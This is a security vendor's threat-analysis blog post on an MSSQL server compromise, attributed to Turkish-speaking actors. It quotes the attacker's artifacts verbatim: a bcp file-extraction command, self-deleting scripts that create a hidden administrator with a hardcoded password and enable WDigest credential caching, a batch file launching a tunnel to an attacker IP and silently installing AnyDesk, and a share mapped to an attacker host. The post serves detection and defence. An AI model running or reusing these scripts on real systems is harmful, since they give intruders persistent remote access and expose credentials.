

[Partner Login](#)Search [Platform](#) [Solutions](#) [Why Huntress](#) [Resources](#) [About](#) [Free Trial](#)[Home](#) > [Blog](#) > Attacking MSSQL Servers

February 8, 2024

Attacking MSSQL Servers

By:  Team Huntress


Ever since the [SQL Slammer worm](#) of 2003, and even before then, MSSQL database servers exposed to the Internet with default configurations have been targeted, and in many cases, exploited. More recently, [Securonix shared a threat research security advisory](#) regarding Turkish hackers targeting MSSQL servers in order to deliver ransomware across the enterprise.

Through the visibility provided by the Huntress agent, SOC analysts "see" the use, or misuse, of MSSQL servers. For example, proactive efforts to identify and report MSSQL servers accessible via the public Internet has revealed significant "brute force" attempts directed toward those servers. The default installation of these servers, without modification, will only log failed login attempts, but there are log entries that will indicate when a threat actor has successfully logged in, such as changing the state of the `xp_cmdshell` stored procedure, and unusual child processes of the `sqlservr.exe` process.

Huntress SOC analysts were recently alerted to an incident that was decidedly outside the norm of what's usually observed when an MSSQL server has been compromised; specifically, the use of the MSSQL native [bulk copy command](#) to extract a file from the database, as illustrated in the following command line:

```
cmd /c bcp "select binaryTable from uGnzBdZbsi" queryout
"C:\users\public\music\" -T -f
"C:\users\public\music\FODsOZKgAU.txt"
```

In the observed incident, several files were extracted from the database; two script files (`.ps1`, `.bat`), both of which created a user account, a copy of the AnyDesk RMM tool, and another batch (`.bat`) file to launch a tunneling tool and run AnyDesk. However, in this incident, there was no attempt made to run any of the files visible in EDR telemetry, nor were there impacts of the files being run found

**Categories****Threat Analysis****Cybersecurity Education****See Huntress in action**

Our platform combines a suite of powerful managed detection and response tools for endpoints and Microsoft 365 identities, science-backed security awareness training, and the expertise of our 24/7 Security Operations Center (SOC).

[Book a Demo](#)

Share



This website uses cookies to improve your viewing experience. To find out more about the cookies we use, see our [Cookie Policy](#).

[Accept](#)[Decline](#)

Again, there were two script files that each created a user account. The contents of the `user.ps1` script file appeared as follows:

```
Set-ExecutionPolicy RemoteSigned -Scope CurrentUser

$ad = "windows123"

$psifre = ConvertTo-SecureString -String "@@@Win123.." -
AsPlainText -Force

$isisim = "Windows12"

New-LocalUser -Name $ad -Password $psifre -FullName $isisim -
Description "Yeni kullanıcı hesabı oluşturuldu."

$grupSID = "S-1-5-32-544"

Add-LocalGroupMember -SID $grupSID -Member $ad

Remove-Item -Path $MyInvocation.MyCommand.Path -Force
```

Google translates the Turkish phrase "Yeni kullanıcı hesabı oluşturuldu" to "new user account created" in English. Further, the words "sifre" and "isim" also appear to be Turkish, and translate to "password" and "name", respectively.

The contents of the second script file, `user.bat`, appeared as follows:

```
net user windows123 @@@Win123.. /add

net localgroup administrators windows123 /add

net localgroup Administradores windows123 /add

net localgroup Administratoren windows123 /add

net localgroup Administrateurs windows123 /add

net localgroup "Remote Desktop Users" windows123 /add

REG ADD
"HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\wdigest"
/v UseLogonCredential /t REG_DWORD /d 0x00000001

del "%~f0"
```


A third script file, `kur.bat`, was intended to launch a tunneling tool and AnyDesk:

```
c:\users\public\music\4.exe --ip "2.57.149[.]233" --port "3377" -
-install

c:\users\public\music\AD.exe --install C:\\"Program Files (x86)"\
--silent

net start "Remote Desktop Configuration Manager"

del "%~f0"
```



Again, there were no indications that any of the files extracted from the database were launched or executed prior to Huntress analysts notifying the customer and taking

This website uses cookies to improve your viewing experience. To find out more about the cookies we use, see our [Cookie Policy](#).

While the tactics, techniques, and procedures (TTPs) observed in this incident differ significantly from those described in the [Securonix advisory](#), it is interesting to note the attack against the MSSQL server, and the use of Turkish words as variable names in the `user.ps1` PowerShell file.

In addition, Huntress analysts have identified other incidents over the past several months involving both the `2.57.149.x` class C IP address range and MSSQL servers. In mid-December, IP addresses from the same class C range were source IP addresses for failed login attempts to an MSSQL server, and at the end of December, a user account was created on an endpoint running MSSQL server via the following command:

```
net user admins8 Dadmin@@@!123 /add
```

Note the similarity in passwords between the December 2023 and January 2024 incidents.

In addition, EDR telemetry from the late December incident illustrated that the threat actor was able to map a share, from the endpoint monitored by Huntress to an endpoint they controlled, using the following command:

```
cmd /c net use s: \\2.57.149[.]230\a /user:user Paz@123wo
```

Note that the IP address of the threat actor-controlled endpoint is within the same class C range as the one observed in the January incident.

Conclusion

Basic IT hygiene is the foundation of a solid security program, and two of the most important steps are to develop an accurate asset inventory, and then to perform attack surface reduction. An asset inventory consists not just of physical and virtual systems, but also of the applications and services provided by those systems. Organizations need to understand what applications and services they are running, and the risk of exposing those services, with default configurations, to the public Internet. An organization's attack surface can be significantly reduced by configuring firewalls and routers, and enabling architecture, to ensure that only authorized traffic is permitted to those endpoints. Finally, all endpoints should be subject to a comprehensive monitoring, detection, and response program.

Download the SMB
Threat Report
 and stay ahead of today's threats



You Might Also Like

This website uses cookies to improve your viewing experience. To find out more about the cookies we use, see our [Cookie Policy](#).


[Accept](#)

[Decline](#)



Cybersecurity Awareness Month is Ending, but Holiday Threats Are Just Getting Started

[Learn More](#)



Silencing the EDR Silencers

[Learn More](#)



One Order of Tips, Hot Takes for Cybersecurity Awareness Month 2024

[Learn More](#)

Platform	Solutions	Why Huntress?	Resources	About
Huntress Managed Security Platform	Phishing Compliance Solutions by Topic	Managed Service Providers Value Added Resellers	Resource Center Blog Upcoming Events	Our Company Leadership News & Press
Managed EDR				

This website uses cookies to improve your viewing experience. To find out more about the cookies we use, see our [Cookie Policy](#).

[Accept](#)

[Decline](#)

Managed Security
Awareness Training

Education
Finance

Book A Demo

© 2024 Huntress All Rights Reserved.
[Privacy Policy](#) | [Cookie Policy](#) | [Terms of Use](#)

[Free Trial](#)

This website uses cookies to improve your viewing experience. To find out more about the cookies we use, see our [Cookie Policy](#).

[Accept](#)

[Decline](#)